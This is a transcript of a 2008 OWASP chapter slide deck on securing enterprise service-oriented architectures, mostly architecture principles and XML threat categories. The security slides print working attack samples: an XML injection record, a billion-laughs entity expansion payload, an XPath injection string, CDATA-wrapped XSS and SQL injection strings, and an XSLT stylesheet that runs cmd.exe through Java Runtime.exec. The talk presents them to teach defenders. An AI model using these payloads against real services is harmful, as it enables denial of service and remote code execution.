

Enterprise Service Oriented Architectures



James McGovern

Enterprise Architect

Office of the CTO

The Hartford

A tale of EA, SOA and the construction of the Agile Enterprise

SOA:// Introduction

Speaker Qualifications – James McGovern

- Chief Security Architect for The Hartford P&C
- 20 Years in Information Technology
- Former columnist for Java Developers Journal
- Lead author of several books including:
 - A Practical Guide to Enterprise Architecture (Prentice Hall)
 - Enterprise Service Oriented Architectures (Springer Verlag)
- Professional Associations include:
 - IEEE
 - International Association of Software Architects (IASA)
- OWASP Chapter Lead – Hartford
 - Certification: Web Application Security Professionals
 - Software Assurance Maturity Model

SOA:// Introduction

About the Hartford

- Hartford Financial Services Group, Inc. (NYSE: HIG)
- 31,000 Employees Worldwide
- Number 95 in the Fortune 500
- Key Businesses
 - Business, Auto and Homeowners insurance
 - Investment Products, Life Insurance and Group Benefits
- Competitive Environment
 - Top-ten Property & Casualty operation in the U.S.
 - Largest seller of retail Variable Annuities in the U.S. and Japan

SOA:// Introduction

Agenda

- Opening Perspectives
- Our Experiences
- Securing Service Oriented Architectures
- Future Thinking
- Questions and Answers

SOA:// Introduction


Some Rules and Guiding Principles

- Holistic should != imaginary
- Software Security != Security Software
- If you don't have a software development background, you will not let it be an impediment to securing your enterprise
- It's OK if you don't understand all material presented. Consider it homework.
- There are no such things as dumb questions, except for the ones that are never asked.

SOA:// Business Case Business Rules

- Sage Wisdom
 - Leverage legacy assets in an SOA
 - The mainframe is the workhorse of the enterprise
 - SOA is slow
- Our Thinking
 - Use SOA to replace legacy systems
 - The mainframe can be a client too
 - We have SLAs of 500 milliseconds and consistently beat them


SOA:// Business Case Business Rules Service



SOA:// Business Case SEMCI

- Sage Wisdom
 - Start with SOA internally first
 - Make it work, make it fast, make it secure
 - Rely on your vendors to create standards on your behalf
- Our Thinking
 - Externalization forces security maturity
 - Security needs to be built in
 - Enterprises need to actively participate in creating standards that are meaningful to them

SOA:// Business Case SEMCI




SOA:// Security

Thinking in Security...

- Security is not for those of ordinary understanding
- Tightly aligned with business process but should not be embedded within
- Distributed applications provide additional challenges
- Identity propagation
- Distributed authorization
- Centralized policy management and auditing

SOA:// Security

Infrastructure evolves independent of development



SOA:// Security Vulnerabilities

Encoding Threats

- Threats related to naïve or broken XML parsers not designed to handle encodings correctly
- Failure to maintain encoding information for an XML document

Structural Threats

- Threats related to the structure of the XML document, such as oversized payloads and components

Grammar Validation Threats

- Threats related to schema validation or equivalent

Semantic Threats

- Code Injection, SQL injection – any threat that manipulates the representation of the XML document to change the semantics

External Entity Threats

- Manipulation of the XML processor de-reference external URIs

XML Security Threats

- Misapplication of XML Security such as XML Digital Signatures and XML Encryption

Algorithmic Threats

- DoS Attacks that take advantage of the underlying XML processor implementations (such as a hash table attack)

SOA:// Security

Shifting the Mindset: Eschew FUD

- WS-Security has dozens of new boxes for vendors to check and comes with lots of great buzzwords
- SSL is over ten years old, everyone uses it and is cheap
- Businesses place a lot of trust in their partners
- B2B IT risk management is rolled up with other fraud, errors and omissions and managed with contracts, audit and lawyers
- Message-oriented security solves the wrong problem and expands your most critical attack surface
- Acknowledge that the biggest threat is the anonymous attacker

SOA:// Security

Five Principles of Secure Service Design

- Standards-based
 - Secure SOA must be based on the same principles as SOA itself thus widely used (security) standards are essential for linking heterogeneous platforms
- Policy-based
 - Policies enable us to maintain security between services abstracted from technical implementation
- Trust-based
 - Trust must be quantified and support control
 - All people, processes, technology must have declared and transparent levels of trust
- All-encompassing
 - Perimeter security is insufficient – access control must be applied to systems or even data
 - Security goes beyond the limits of the organization and encompasses other service-partners
 - Semantics is a key in creating coherent and all-encompassing SOA security model
- Real-time
 - Identity-roles should be mapped between systems real time

SOA:// Security

Message Oriented: Unexamined expectations

- Messages will arrive in order
- Messages will arrive in a timely manner
- Messages will not be replayed
- Messages will not be dropped
- Stateful at Layer Eight, even if individual service invocations/messages are stateless

SOA:// Security XML Injection

- Occurs when user input passed to XML stream
- XML parsed by second-tier app, Mainframe, or DB
- XML can be injected through application, stored in DB
- When retrieved from DB, XML is now part of the stream

```
<UserRecord>
<UniqueID>12345</UniqueID>
<Name>Henry Ackerman</Name>
<Email>hackerman@bad.com</Email><UniqueID>0</UniqueID><Email>hacke
    rman@bad.com</Email>
<Address>123 Disk Drive</Address>
<ZipCode>98103</ZipCode>
<PhoneNumber>206-123-4567</PhoneNumber>
</UserRecord>
```

Anyone care to care what happens with either
Xpath and/or SAX Parsing for UniqueID?

SOA:// Security

XML External Entity Attack

`<!ENTITY name SYSTEM "URI">`

XML processor behavior as specified is:

[<http://www.w3.org/TR/REC-xml#include-if-valid>]:

“When an XML processor recognizes a reference to a parsed entity, in order to validate the document, the processor must include its replacement text. If the entity is external, and the process is not attempting to validate the XML document, the processor may, but need not, include the entity’s replacement text...”

SOA:// Security XML Entity Expansion Attack

This document expands to around 2 GB when parsed:

```
<!DOCTYPE foo [  
  <!ENTITY a "1234567890" >  
  <!ENTITY b "&a;&a;&a;&a;&a;&a;&a;&a;" >  
  <!ENTITY c "&b;&b;&b;&b;&b;&b;&b;&b;" >  
  <!ENTITY d "&c;&c;&c;&c;&c;&c;&c;&c;" >  
  <!ENTITY e "&d;&d;&d;&d;&d;&d;&d;&d;" >  
  <!ENTITY f "&e;&e;&e;&e;&e;&e;&e;&e;" >  
  <!ENTITY g "&f;&f;&f;&f;&f;&f;&f;&f;" >  
  <!ENTITY h "&g;&g;&g;&g;&g;&g;&g;&g;" >  
  <!ENTITY i "&h;&h;&h;&h;&h;&h;&h;&h;" >  
  <!ENTITY j "&i;&i;&i;&i;&i;&i;&i;&i;" >  
  <!ENTITY k "&j;&j;&j;&j;&j;&j;&j;&j;" >  
  <!ENTITY l "&k;&k;&k;&k;&k;&k;&k;&k;" >  
  <!ENTITY m "&l;&l;&l;&l;&l;&l;&l;&l;" >  
>  
<foo> fooo &m; bar </foo>
```

SOA:// Security

Naïve usage of signatures

```
<order>
  <item>
    <name>Box of Pencils</name>
    <price Id="p1">$1.50</price>
    <quantity>1</quantity>
  </item>
  <item>
    <name>Laptop</name>
    <price Id="p2">$2500.00</price>
    <quantity>100</quantity>
  </item>
</order>
<Signature xmlns="http://www.w3.org/2000/09/xmldsig#">
  <SignedInfo> . . .
  <Reference URI="#xpointer(id('p1'))">. . .</Reference>
  <Reference URI="#xpointer(id('p2'))">. . .</Reference>
  </SignedInfo>
  <SignatureValue>. . .</SignatureValue>
  <KeyInfo>. . .</KeyInfo>
</Signature>
```

SOA:// Security

Bad usage of encryption

XSD:

```
<xs:element name="Name"...>  
<xs:element name="Username"...>  
<xs:element name="Password"...>
```

XML:

```
<name>James</name>  
<username>McGovern</username>  
<enc:CipherData><enc:CipherValue>KXN742H3HFH39S3S</e  
nc:CipherValue></enc:CipherData>
```

SOA:// Security

Bad usage of encryption

Bad XML:

```
<name>James</name>  
<username>McGovern</username>  
<enc:CipherData><enc:CipherValue>KXN742H3HFH39S3S</e  
nc:CipherValue></enc:CipherData>
```

Better XML:

```
<name>James</name>  
<username>McGovern</username>  
<password>  
<enc:CipherData><enc:CipherValue>KXN742H3HFH39S3S</e  
nc:CipherValue></enc:CipherData>  
</password>
```

SOA:// Security XPath Injection

- We really love insecure industry standards...
- Like SQL, Xpath uses delimiters to separate code and data
- Unlike SQL...
 - There is no access control inherent in XML or Xpath
 - "Prepared Statements" are rarely used and aren't guaranteed safe
- If an attacker can control data in an Xpath statement, they can access arbitrary parts of the XML file or return arbitrary data

```
//user[name='Joe' and pass='letmein']
```

Return the user with this name and pass.

With XPath Injection: ` or userid=1 or ''='`

```
//user[name='Joe' or userid=1 or ''='' and  
pass='letmein']/userid
```

Return all of the users with userid=1

SOA:// Security

Our Friend, the CDATA Field

- XML has a specific technique to include non-legal characters in data, the CDATA field
 - Developers assume that certain data types cannot be embedded in XML and these assumptions can lead to vulnerabilities
 - When querying a standard commercial XML parser, the CDATA component will be stripped
- The resulting string contains the non-escaped dangerous characters

```
<TAG1>  
<![CDATA[<]]>SCRIPT<![CDATA[>]]>  
alert('XSS');  
<![CDATA[<]]>/SCRIPT<![CDATA[>]]>  
</TAG1>  
<TAG2>  
<![CDATA[\' or 1=1 or \'=\']]>  
</TAG2>
```

SOA:// Security

We really love XSLT

- Infinite resource consumption possible with tiny messages (e.g. loops)
- Pull in an external stylesheet with `xsl:include` and `xsl:import`
- Pull in arbitrary external content with the `document()` function during the transform.
- The killer app (in a bad sense) are extensions
 - Scripting
 - Arbitrary file system and UNC path writes
 - SQL
 - Bind XML namespaces to the classpath and execute arbitrary code

SOA:// Security

We really love XSLT

```
<xsl:stylesheetversion="1.0"
xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
xmlns:rt="http://xml.apache.org/xalan/java/java.lang.Runtime"
xmlns:ob="http://xml.apache.org/xalan/java/java.lang.Object"
exclude-result-prefixes="rt,ob">
<xsl:templatematch="/">
<xsl:variablename="runtimeObject" select="rt:getRuntime()"/>
<xsl:variablename="command"
select="rt:exec($runtimeObject,
&apos;c:\Windows\system32\cmd.exe&apos;)" />
<xsl:variablename="commandAsString"
select="ob:toString($command)"/>
<xsl:value-of select="$commandAsString"/>
</xsl:template>
</xsl:stylesheet>
```

SOA:// Security

We really love XSLT

```
<xsl:stylesheetxmlns:xsl="http://www.w3.org/1999/XSL/Transform"
  version="1.0"
  xmlns:xalan="http://xml.apache.org/xalan"
  xmlns:my-ext="ext1"
  extension-element-prefixes="my-ext">
  <!--The component and its script are in the xalannamespace
  and define the implementation of the extension.-->
  <xalan:componentprefix="my-ext" functions= "ownage">
  <xalan:scriptlang="javascript">
  // Fun, arbitrary JavaScript in the JVM! BSF also available.
  </xalan:script>
  </xalan:component>
```

SOA:// Security

85% of all services lack proper input validation

```
<xsd:complexType>  
  <xsd:sequence>  
    <xsd:element name="policyNumber" type="xsd:string"/>  
  </xsd:sequence>  
</xsd:complexType>
```

```
<xsd:complexType>  
  <xsd:sequence>  
    <xsd:element name="policyNumber" type="xsd:string" maxOccurs="1" minOccurs="1"/>  
  </xsd:sequence>  
</xsd:complexType>
```

```
<xsd:simpleType name="policyNumberType">  
  <xsd:restriction base="xsd:string">  
    <xsd:minLength value="3"></xsd:minLength>  
    <xsd:maxLength value="8"></xsd:maxLength>  
  </xsd:restriction>  
</xsd:simpleType>
```

```
<xsd:simpleType name="policyNumberType" value="^[47][0-9]{13}$">  
  <xsd:restriction base="xsd:string">  
    <xsd:pattern value="^[47][0-9]{13}$"></xsd:pattern>  
  </xsd:restriction>
```

SOA:// Security

Making security better

- Schema validation of the input message
- Consider schemes other than username/password
- Procure secure software
- Prefer code review over code acceptance
- Encryption without authentication equals ceremony
- Always log security events
- Encourage software developers to participate in OWASP

SOA:// Security **Four Golden Rules**

- The attacker can choose the weakest point, the defender must defend all points
- The attacker can probe for unknown vulnerabilities, the defender can only defend against known attacks
- The attacker can strike at will, the defender must be constantly vigilant
- The attacker can play dirty, the defender must play by the rules

SOA:// Questions and Answers

Next Meeting: November 11th 2008



<http://www.owasp.org/index.php/Hartford>

Thanks for Attending



James McGovern

Email

<https://www.linkedin.com>

Blog

<http://duckdown.blogspot.com>